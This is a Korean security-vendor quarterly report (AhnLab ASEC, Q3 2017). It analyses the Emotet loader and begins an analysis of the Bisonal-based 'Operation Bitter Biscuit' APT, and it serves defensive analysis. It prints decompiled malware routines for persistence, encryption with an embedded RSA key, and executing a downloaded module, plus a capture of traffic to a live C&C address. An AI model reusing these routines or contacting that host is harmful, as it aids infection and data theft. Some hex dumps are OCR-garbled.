

ASEC REPORT

VOL.88 2017년 3분기

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티 대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2017년 3분기 보안 동향

Table of Contents

보안 이슈

SECURITY ISSUE

• 금융 거래 정보 노리는 이모텟(Emotet) 재등장

04

악성코드 상세 분석

ANALYSIS-IN-DEPTH

• 오퍼레이션 비터 비스킷(Operation Bitter Biscuit) 분석 보고서

14

보안 이슈

SECURITY ISSUE

- 금융 거래 정보 노리는
이모텟(Emotet) 재등장

보안 이슈
Security Issue

금융 거래 정보 노리는 이모텟(Emotet) 재등장

지난 2017년 8월, 안랩은 자사 클라우드 기반의 악성코드 위협 분석 및 대응 시스템인 ASD(AhnLab Smart Defense)를 통해 이모텟(Emotet) 악성코드가 스팸 봇넷을 통해 다시 유포되고 있음을 확인했다. 이모텟은 지난 2014년 해외에서 처음 발견된 금융 정보 탈취 악성코드다. 이번에 다시 발견된 이모텟 악성코드는 사용자의 금융 거래 정보 유출을 위해 악성 행위에 필요한 기능을 모듈화하였으며, C&C 서버로부터 해당 모듈을 다운받아 동작하는 것이 특징이다.

이 글에서는 이모텟 악성코드의 유포 과정 및 일련의 동작 방식을 살펴보고, 이모텟 악성코드의 주요 악성 행위들을 면밀히 살펴본다.

1. 이모텟 유포 및 동작 방식

이모텟 악성코드의 전체적인 동작 방식은 [그림 1-1]과 같다.

안랩의 분석 결과, 지난 3분기에 유포된 이모텟 악성코드는 [표 1-1]의 ①과 같이 스팸 봇넷을 통해 메일 내 첨부 파일 형태로 유포되고 있음을 확인했다.




그림 1-1 | 이모텟 악성코드의 동작 방식

- ① 이모넷 로더의 재실행을 위한 서비스 등록
- ② 컴퓨터 이름 및 OS 정보, 실행 중인 프로세스 리스트 획득
- ③ 크립트 API를 활용하여 획득한 정보 암호화
- ④ 암호화한 데이터를 통해 C&C 서버와 통신
- ⑤ C&C 서버로부터 전달받은 데이터를 복호화한 뒤 해당 모듈을 실행

표 1-2 | 이모넷 로더가 수행하는 악성 행위 과정

2. 주요 악성 행위

악성 URL로부터 다운로드된 이모넷 로더가 실행 되면 가장 먼저 서비스 등록을 진행한다. 이후 사용자 정보를 획득하고 C&C 서버와 통신을 거쳐 추가 악성 행위에 필요한 모듈을 다운로드한다.

[표 1-2]는 이모넷 로더가 수행하는 주요 악성 행위를 일련의 과정으로 나타낸 것이다.

2-1. 서비스 등록

이모넷 로더는 서비스 생성 및 열거에 대한 권한을 확인하기 위해 OpenSCManagerW API를 호출한다. 이때 서비스 생성 및 열거 권한 획득에 성공하면 이모넷 로더를 서비스에 등록하는 루틴을 진행하며 %Windir%\System32 경로에 자기 자신을 복사한다.

0040883C	. 6A 06	PUSH 6	0x6 -> 서비스 생성 및 열거 권한
0040883E	. 53	PUSH EBX	
0040883F	. 53	PUSH EBX	
00408840	. FF15 B8B04000	CALL NEAR DWORD PTR DS:[40B0B8]	advapi32.OpenSCManagerW
00408846	. 85C0	TEST EAX, EAX	성공시 서비스 등록
00408848	. 74 0E	JE SHORT emotet_n.00408858	실패시 %Appdata%\Microsoft\Windows 경로에 파일 복사
0040884A	. 830D A4B24000	OR DWORD PTR DS:[40B2A4], 1	OpenScManager Flag 값

그림 1-4 | OpenSCManagerW 호출을 통한 접근 권한 확인

[그림 1-4]의 0x40884A 코드를 보면 OpenSCManagerW API 호출의 결과 값에 따라서 DS:[40B2A4] 값이 달라지는 것을 확인할 수 있다. 또한 [그림 1-5]의 0x4088EC 코드에서 DS:[40B2A4]의 1 바이트 값은 이모넷 로더가 자기 복제하는 경로를 결정한다.

004088F3	. 56	PUSH ESI	
004088F4	. 53	PUSH EBX	
004088F5	. 53	PUSH EBX	
004088F6	. 74 17	JE SHORT emotet_n.0040890F	
004088F8	. 6A 29	PUSH 29	0x29 -> CSIDL_SYSTEMX86
004088FA	. 53	PUSH EBX	
004088FB	. FF15 18B24000	CALL NEAR DWORD PTR DS:[40B218]	shell32.SHGetFolderPathW
00408901	. 8D45 FC	LEA EAX, DWORD PTR SS:[EBP-4]	%s%s.exe
00408904	. B9 40134000	MOV ECX, emotet_n.00401340	
00408909	. 50	PUSH EAX	
0040890A	. 57	PUSH EDI	
0040890B	. 6A 04	PUSH 4	
0040890D	. EB 15	JMP SHORT emotet_n.00408924	
0040890F	. 6A 1C	PUSH 1C	0x1C -> CSIDL_LOCAL_APPDATA
00408911	. 53	PUSH EBX	
00408912	. FF15 18B24000	CALL NEAR DWORD PTR DS:[40B218]	shell32.SHGetFolderPathW

그림 1-5 | DS:[40B2A4] 값에 따른 자기 복제 경로 결정 코드 일부

권한 획득 성공 여부에 따라 이모넛 로더의 자가 복제 경로가 달라지는데, 대상 경로는 [표 1-3]과 같다.

권한 획득 성공	%Windir%\System32
권한 획득 실패	%Appdata%\Local\Microsoft\Windows

표 1-3 | 이모넛 로더의 자가 복제 경로

이모넛 로더는 자가 복제된 파일의 이름을 정하기 위해 [표 1-4]와 같이 서비스 및 파일 생성에 사용하는 키워드 중 무작위로 2개의 키워드를 선택한다.

agent,app,audio,bio,bits,cache,card,card,cert,com,com,crypt,dcom,defrag,device,dhcp,dns,event,evt,flt,gdi,group,help,home,host,info,iso,launch,log,logon,lookup,man,math,mgmt,msi,ncb,net,nv,nvidia,proc,prop,prov,provider,reg,rpc,screen,search,sec,server,service,shed,schedule,spec,srv,storage,svc,sys,system,task,time,video,view,win>window,wlan,wmi

표 1-4 | 서비스 및 파일 생성에 사용하는 키워드

선택된 키워드는 [그림 1-6]과 같이 자가 복제되는 파일 이름과 서비스 이름에 조합되어 적용된다.




그림 1-6 | 생성된 서비스 및 파일 경로

```

if ( v31 )
{
    ChangeServiceConfig2W(v3, 1, v9); // 0x1 -> SERVICE_CONFIG_DESCRIPTION (서비스 설명 값 변경)
    v14 = GetProcessHeap(0, v9);
    dword_40B180(v14);
}

```

그림 1-7 | 서비스 설명 값 변경



그림 1-8 | 변경된 서비스 설명

서비스 생성 후 이모넷 로더는 [그림 1-7]과 같이 서비스 설명 값을 변경하는 `ChangeServiceConfig2W` API를 호출한다. 호출된 API는 기존 서비스 설명 중 무작위로 선택된 값을 복사하여 [그림 1-8]과 같이 생성된 서비스의 설명 값을 변경한다.

2-2. 사용자 정보 수집

서비스 생성 완료 후 이모넷 로더는 사용자 정보를 수집한다. 이모넷 로더는 감염 PC에서 수집한 시스템의 운영체제 버전, 컴퓨터 이름, 볼륨 시리얼 넘버, 실행 중인 프로세스 리스트, 실행된 PE CRC 정보를 추출하며, 이때 추출된 데이터는 C&C 서버에 암호화하여 전송한다. 분석 당시 [그림 1-9]과 같이 운영체제, PE CRC32 등의 사용자 정보가 유출된 것을 확인했다.



그림 1-9 | 유출된 사용자 정보

2-3. 크립트 API를 활용한 데이터 암호화

이모넷 로더는 수집한 사용자 정보의 암호화를 수행하는데, 암호화 과정에는 커스텀 암호화 방식과 크립트 API를 이용한 방식이 사용된다. 크립트 API를 사용하는 암호화 과정의 경우, [그림 1-10]과 같이

파일 내부에 RSA 공개키 값이 존재하며, 해당 키는 CryptGenKey API로 호출한 무작위의 AES-128 대칭키 값을 암호화하는데 사용한다.

```
nenset(&dword_40B284, 0, 16);
if ( CryptAcquireContextV(&dword_40B284, 0, 0, 24, 0xF0000040) )// PROV_RSA_AES
{
    if ( CryptDecodeObjectEx(0x10001, 19, off_40B02C, dword_40B030, 0x8000, 0, &v2, &v3) )
    {
        // PKCS_7_ASN_ENCODING | X509_ASN_ENCODING, X509_BASIC_CONSTRAINTS, U2->RSA 공개키
        v0 = CryptImportKey(dword_40B284, v2, v3, 0, 0, &dword_40B288);
        dword_40B1D8(v2);
        if ( v0 )
        {
            if ( CryptGenKey(dword_40B284, 0x660E, 1, &dword_40B28C) )// AES-128 bit Key 생성, CryptEncrypt API의 키 값으로 사용됨
            {
                if ( CryptCreateHash(dword_40B284, 0x8004, 0, 0, &dword_40B290) )// CALG_SHA1
                {
                    return 1;
                    CryptDestroyKey(dword_40B28C); // 암호화 해제
                }
                CryptDestroyKey(dword_40B288);
            }
        }
    }
    CryptReleaseContext(dword_40B284, 0);
}
```

그림 1-10 | 파일 내부에 존재하는 RSA 공개키 획득 및 AES-128 랜덤키 값 생성 부분

[그림 1-11]과 같이 이모젯 로더 파일 내부에는 공격자가 저장해둔 RSA 공개키 값이 존재하며, CryptDecodeObjectEx API를 통해 복호화된 RSA 공개키 값은 [그림 1-12]와 같다.

004012B8	30 68 02 61	00 BF 26 02	35 23 89 E3	FD 0B 45 08	0h 7a .? 9#뵘?E
004012C8	85 D0 7D F3	7C 34 48 E0	3B A8 41 B8	19 91 AA D9	뵘 }?4H?뵘?뵘?뵘
004012D8	30 83 6C 0C	83 63 72 74	A6 47 11 B0	06 08 40 18	0뵘 .뵘 rt뵘뵘?뵘뵘
004012E8	9E CF E8 E3	0F 60 0E 0F	15 05 95 23	E0 67 29 6A	뵘뵘 뵘' 뵘뵘 뵘?)j
004012F8	FE EE 97 54	AF 93 AA 50	24 15 28 19	8D 86 C0 55	뵘뵘뵘뵘뵘뵘\$뵘(뵘뵘뵘뵘
00401308	FB 6D 8D C3	C7 D8 39 3B	BE EC 3A A2	B9 64 BE 0F	?뵘뵘해9;뵘:뵘>d?
00401318	FF 80 58 26	A9 02 03 01	00 01 00 00	E2 F4 27 06	X&? 뵘뵘 .뵘뵘

그림 1-11 | 파일 내부에 존재하는 RSA 공개키

0015B068	06 02 00 00	00 A4 00 00	52 53 41 31	00 03 00 00	뵘뵘 .? .RSA1. . .
0015B078	01 00 01 00	A9 26 58 80	FF 0F BE 64	B9 A2 3A EC	뵘 뵘X 뵘 뵘뵘뵘: 뵘
0015B088	BE 3B 39 D8	C7 C3 8D 6D	FB 55 C0 86	8D 19 28 15	?9末뵘뵘m?뵘뵘?(뵘
0015B098	24 50 AA 93	AF 54 97 EE	FE 6A 29 67	E0 23 95 05	\$P뵘뵘뵘뵘뵘?)g??
0015B0A8	15 0F 0E 60	0F E3 E8 CF	9E 18 40 08	06 B0 11 47	뵘뵘뵘' 뵘뵘뵘?뵘뵘뵘뵘뵘
0015B0B8	A6 74 72 63	83 0C 6C 83	30 D9 AA 91	19 B8 41 A8	뵘뵘rc?1?뵘뵘?뵘뵘?뵘
0015B0C8	3B E0 48 34	7C F3 7D D0	85 08 45 0B	FD E3 89 23	;?4 ??뵘E뵘뵘뵘?
0015B0D8	35 02 26 BF	00 00 00 00	02 00 10 00	3E 01 08 00	5-뵘? . . . 뵘 .> 뵘 .
0015B0E8	01 00 00 00	64 00 00 00	1D 00 02 00	3C 01 0C 00	뵘 . . d . . . 뵘 . < 뵘 .

그림 1-12 | 복호화된 RSA 공개키

```

if ( !CryptDuplicateHash(dword_40B290, 0, 0, &a2) )// Sha-1 해시
goto LABEL_16;
memcpy(u18, *(_DWORD *)u16, *(_DWORD *)u16 + 4);
if ( CryptEncrypt(dword_40B28C, a2, 1, 0, u18, &u15, u3) )// AES-128 CBC 모드 암호화
{
    u8 = u17;
    u16 = 0x6C;
    if ( CryptExportKey(dword_40B28C, dword_40B288, 1, 0x40, &u12, &u16) )
    {
        u9 = (unsigned int)&u14;
        do
        {
            *(_BYTE *)u8++ = *(_BYTE *)u9--;
            while ( u9 >= (unsigned int)&u13 );
            u16 = 0x14;
            if ( CryptGetHashParam(a2, 2, u17 + 0x60, &u16, 0) )// 암호화한 데이터에 대한 Hash 생성

```

그림 1-13 | 데이터 암호화 과정

최종적으로 이모넷 로더는 [그림 1-13]과 같이 CryptEncrypt API를 통해 AES-128 CBC 모드 암호화를 수행하고 데이터에 대한 해시 값을 생성한다. 또한 CryptExportKey API를 통해 암호화에 사용된 AES-128 키 값을 추출하여 메모리에 복사한다.

```

0000 00 50 56 f6 2a c4 00 0c 29 0e 34 8c 08 00 45 00 .PV.*... ).4...E.
0010 02 60 3d 89 40 00 80 06 98 c0 c0 a8 77 81 67 10 .*=0... ...w.g.
0020 83 14 05 29 1f 90 0a df 7a ab 72 74 52 08 50 18 ...).... z.rtr.P.
0030 fa f0 8f 70 00 00 50 4f 53 54 20 2f 20 48 54 54 ...p..PO ST / HTT
0040 50 2f 31 2e 31 0d 0a 55 73 65 72 2d 41 67 65 6e P/1.1..U ser-Agen
0050 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 34 2e 30 20 28 t: Mozill 1a/4.0 (
0060 63 6f 6d 70 61 74 69 62 6c 65 3b 20 4d 53 49 45 compatib le; MSIE
0070 20 37 2e 30 3b 20 57 69 6e 64 6f 77 73 20 4e 54 7.0; Wl ndows NT
0080 20 35 2e 31 3b 20 54 72 69 64 65 6e 74 2f 34 2e 5.1; Tr ident/4.
0090 30 3b 20 2e 4e 45 54 20 43 4c 52 20 32 2e 30 2e 0; .NET CLR 2.0.
00a0 35 30 37 32 37 29 0d 0a 48 6f 73 74 3a 20 31 30 50727).. Host: 10
00b0 33 2e 31 36 2e 31 33 31 2e 32 30 3a 38 30 38 30 3.16.131 .20:8080
00c0 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 ..Conten t-Length
00d0 3a 20 33 35 36 0d 0a 43 6f 6e 6e 65 63 74 69 6f : 356..C onnectio
00e0 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 43 n: Keep- Alive..C
00f0 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f ache-Con trol: no
0100 2d 63 61 63 68 65 0d 0a 0d 0a 46 9d 67 04 9f e1 -cache... F.g...
0110 36 a9 82 52 9f 19 2f 74 09 0c 41 a8 12 54 ce b0 b..R../t ..A..T..
0120 29 ae a1 90 48 5a 5b a0 ea 50 b6 3c 42 89 92 21 )..HZ[. .P.<B..!
0130 e3 26 f1 45 8c f5 54 81 f2 f3 a1 0f 91 cf dd 2f &.E..T. .... /
0140 b6 e8 d5 69 d9 cb ea ff 41 2a e0 ff ff cb e2 59 ..f.... A*. ....Y
0150 2d 4d 28 22 28 9d d3 07 c0 1a 09 93 50 98 51 a3 -M(C... ..P.Q.
0160 ff ea 70 19 19 b7 7b f6 c9 89 a5 94 3a b2 e7 ea ..p...{. ....:..
0170 09 26 b0 1c ba 5f d9 ea df 76 bc 2d 62 06 64 5e &.... .v..b.dA
0180 b9 77 1a f1 ba 4e a4 f9 48 10 21 49 cf dc 52 bb .w...N.. H.!I..R.
0190 89 dc 6e 9c 63 03 34 0e 91 bb 52 d0 d2 2b de 02 .n.c.4. ..R.+..
01a0 50 b3 c6 bc 6d 58 b0 42 02 6e 4e bb 0b 2b 15 8e P...MX.B ..NN.+..
01b0 f7 80 6b f3 23 33 65 02 53 8e e2 27 a1 6b c2 bf ..k.#3e.S..k.
01c0 29 9d 68 bf 64 5a 4b b5 7d db 3c 99 86 38 ee f5 ).h.dzk. }.<.8..
01d0 17 44 3a 2a 92 5e 46 40 a6 d1 67 b6 e3 05 60 c3 .D:*..AF0 ..g...
01e0 9d 1c b2 07 86 47 0a fc d2 a3 0b aa 09 df 93 aa ....G... ..
01f0 d3 d9 9a 7d a5 51 03 05 59 04 8a e5 03 73 62 16 ..}.Q.. Y....sb.
0200 4c d9 89 27 17 a4 6e 04 df ff 7e 9b 09 1a e4 39 L...n. ....9
0210 0d 94 6a a5 fc fa 52 d0 89 f0 68 b3 8f df c3 05 ..j...R. ..h....
0220 2b c6 5c f6 f2 ce 92 63 cc 4f f0 2b 76 16 26 ad +\....c .o.+v.&.
0230 71 bf 68 ad c3 4a 47 6d 83 d1 16 fc 8b 52 c6 ba q.h..Jgm ..R...
0240 10 3d 17 0c 2a ad c9 3b 53 2c 6d 58 a9 ee 81 61 .=. *..; S.mX..a
0250 76 0e c5 e3 ec bb 39 6b b4 b6 49 ae 0a 59 92 ad v...9k ..I..Y..
0260 22 44 05 2a a8 3d 49 c3 7b 2f 5b 66 a9 f9 D.*..I. {/[f..

```

그림 1-14 | POST 데이터 전송

2-4. 암호화된 데이터를 C&C 서버에 전송

데이터 암호화 과정이 모두 완료되면 이모넷 로더는 [그림 1-14]와 같이 POST 전송 방식을 사용하여 암호화된 데이터를 C&C 서버로 전송한다.

특징적인 점은 C&C 서버가 클라이언트에게 응답 값으로 [그림 1-15]와 같은 404 에러 값을 전송하는데, 실제 데이터 내부에는 암호화된 추가 악성 모듈이 포함되어 있다는 점이다.

172.266.360372	192.168.119.129	103.16.131.20	HTTP	622 POST / HTTP/1.1
176.267.352930	103.16.131.20	192.168.119.129	HTTP	215 HTTP/1.1 404 Not Found
177.267.452192	103.16.131.20	192.168.119.129	HTTP	215 [TCP Retransmission] HTTP/1.1 404 Not Found

그림 1-15 | POST 전송 및 404 에러

분석 당시에는 해당 C&C 서버가 차단되어 있어 이를 통해 전송되는 악성 모듈은 확인할 수 없었다. 실제 C&C 서버로부터 추가 악성 모듈이 전송되는 경우, 실제 클라이언트에게 보내는 응답 값의 크기는 0x1c000 이상인 것으로 알려져 있다.

2-5. C&C 서버로부터 전달받은 암호화된 데이터 복호화 후 실행

차단된 C&C 서버로부터 전송된 악성 모듈 확보는 어려웠지만, 추가로 정적 분석을 통해 모듈 다운로드 후 수행되는 악성 행위를 확인했다. [그림 1-16]과 같이 C&C 서버로부터 응답 값을 받은 이모넛 로더는 데이터 복호화 루틴을 수행한 후 추가 악성 모듈로 추정되는 파일을 실행한다.

```

if ( *(_DWORD*)(a1 + 4) == 1 )
{
    u11 = *(_DWORD*)(a1 + 8);
    u24 = *(_DWORD*)(a1 + 12);
    SHGetFolderPath(0, 35, 0, 0, &v16); // 0x23 -> %Appdata%
    v12 = GetTickCount() & 0xF;
    sub_402111(&v17, v12 + 4);
    v18[v12] = 0;
    sub_401709(0xCu, (unsigned int)dword_401564, 1697757268, (int)&a1);
    sprintf(&v16, 260, a1, &v16, &v17, v13);
    sub_401806((void *)a1);
    v14 = CreateFileW(&v16, 0x40000000); // 파일 생성 <CreateAlways 모드>
    if ( v14 != -1 )
    {
        WriteFile(v14, v11, u24, &v24, 0);
        CloseHandle(v14);
        memset(&v21, 0, 68);
        v21 = 68;
        if ( CreateProcessW(&v16, 0, 0, 0, 0, 0, 0, 0, &v21, &v22) )// 새로운 프로세스 실행
        {
            CloseHandle(v22);
            CloseHandle(v23);
        }
    }
}

```

그림 1-16 | 추가 모듈 파일 생성 및 실행 코드 일부

시스템이 이모넛 악성코드에 감염되어 추가 악성 행위를 수행하는 모듈들이 실행되면, 감염 PC에서 실행 중인 웹 브라우저에 사용자 정보를 탈취하는 모듈이 인젝션되어 동작한다.

C&C 서버로부터 다운받아 동작하는 추가 악성 모듈의 목록은 [표 1-5]와 같다.

안랩 분석 당시, 악성코드가 접속하는 C&C 서버가 차단되어 악성 행위를 위한 추가 모듈을 다운로드하는 과정은 확인할 수 없었다. 현재 C&C 서

- 네트워크 전파 감염에 사용되는 모듈
- 스팸 메일 전송에 사용되는 모듈
- 웹 브라우저에 인젝션되어 금융 정보 탈취에 사용되는 모듈

표 1-5 | C&C 서버로부터 다운받는 추가 모듈 목록

버로부터 다운받는 추가 악성 모듈에 대한 연구와 이모텟 로더에 대한 분석을 계속 진행하고 있으며, 새로운 분석 내용이 확인될 경우 안랩 ASEC 블로그(asec.ahnlab.com)를 통해 공개할 예정이다.

<AhnLab 진단 정보>

V3 제품군에서는 이모텟 악성코드를 다음과 같은 진단명으로 탐지하고 있다.

- Trojan/Win32.Emotet (2017.09.20.00)

악성코드

상세 분석

ANALYSIS-IN-DEPTH

- 오퍼레이션 비터 비스킷
(Operation Bitter Biscuit)
분석 보고서

악성코드 상세 분석

Analysis-In-Depth

오퍼레이션 비터 비스킷 분석 보고서

지난 2010년을 기점으로 본격화된 국내 주요 기관을 공격 대상으로 한 지능형 지속 위협(Advanced Persistent Threat, 이하 APT)이 점점 고도화되어 2017년 현재까지도 꾸준히 지속되고 있다. 특히 지난 2011년부터 2017년 현재까지 지속적으로 국내 기관을 노리고 있는 공격이 확인되었다. 일명 ‘오퍼레이션 비터 비스킷(Operation Bitter Biscuit)’으로 불리는 이 공격은 비소날(Bisonal), 텍스비아(Dexbia) 등의 악성코드를 이용하며 주로 국내외 군사 기관, 방위산업체, IT 업체 등의 주요 기관을 표적으로 삼고 있다. 이에 국내외 보안 전문가들은 비소날(Bisonal)류 악성코드의 최초 발견 이후 공격 그룹의 연관성을 제기하며 비소날류 악성코드를 이용한 APT 공격을 분석해왔다.

안랩 시큐리티대응센터(AhnLab Security Emergency-response Center, 이하 ASEC)는 실제 국내 공격 사례를 중심으로 오퍼레이션 비터 비스킷의 현황 및 공격 동향을 분석했다.

1. 공격 현황

오퍼레이션 비터 비스킷(Operation Bitter Biscuit)에 이용된 비소날류 악성코드는 2010년 최초 발견된 후 지속적으로 한국, 일본, 인도에 대한 공격이 확인되었으며, 디코이(decoy) 파일을 통해 러시아 권 사용자에게도 추가 공격을 가한 것으로 보인다. 일본의 경우 2012년 방위산업체에 대한 공격이 있었으며, 인도 CERT에서는 2015년 비소날 악성코드의 변형인 바이오아지흐(Bioazih)에 대해 경고한 바 있다. 하지만 최근에는 한국을 제외한 나머지 국가에서는 관련 공격이 확인되지 않았다.



그림 2-1 | 비소날(Bisonal) 악성코드 공격 대상 국가

한국에서는 2011년부터 군사 기관, 방위산업체, IT 업체 등 국내 주요 기관을 대상으로 한 지속적인 공격이 계속되고 있다. 2011년부터 2012년 사이에는 주로 국내 기관에 대한 공격이 집중적으로 진행되었으며, 2013년부터 2015년에는 국내 기업과 군사 기관까지 점차적으로 공격 범위가 확대됐다. 가장 최근인 2016년부터 2017년 사이에는 방위산업체와 연관 기업에 대한 공격도 확인됐다. 공격에 사용된 악성코드 종류는 다소 차이가 있지만 C&C 서버를 사용하는 악성코드 공격이 지난 2009년부터 존재해온 점으로 미루어 관련 공격 그룹은 오래 전부터 국내에서 활동했을 가능성이 있다.

비소날류 악성코드의 주요 공격 사례는 다음과 같다.




그림 2-2 | 비소날(Bisonal)류 공격 사례

비소날류의 악성코드를 이용한 공격이 오랜 기간 동안 지속되면서 안랩을 비롯해 코세인크(Coseinc), 파이어아이(FireEye), 트렌드마이크로(TrendMicro) 등 국내외 보안 업체에서는 관련 내용을 수차례

언급한 바 있다. 트렌드미크로는 이를 ‘하트비트 APT(HeartBeat APT)’로 명명하기도 했는데, [그림 2-3]과 같이 일부 악성코드 내부에 ‘HeartBeat’라는 문자열이 존재하기 때문이다. 2015년에는 마이크로소프트에서 하트비트 APT와 연관된 바이오아지흐 RAT(Bioazih RAT)에 대한 정보를 공개했다.

안랩에서도 2015년 3월 비소날 악성코드와 관련된 군사 기관 공격에 대한 내용을 공개했다.

```

100025A0: 65 00 64 00 00 00 00 00 53 6F 63 6B 65 74 45 72 e d SocketEr
100025B0: 72 6F 72 3A 20 00 00 00 43 66 69 6C 65 5F 55 70 ror: Cfile_Up
100025C0: 6C 6F 61 64 2E 4F 70 65 6E 20 65 72 72 6F 72 00 load.Open error
100025D0: 43 48 43 50 20 31 32 35 31 0A 00 00 63 6D 64 2E CHCP 1251 cmd.
100025E0: 65 78 65 00 6F 00 70 00 65 00 6E 00 00 00 00 00 exe open
100025F0: 48 65 61 72 74 42 65 61 74 20 46 61 69 6C 20 52 HeartBeat Fail R
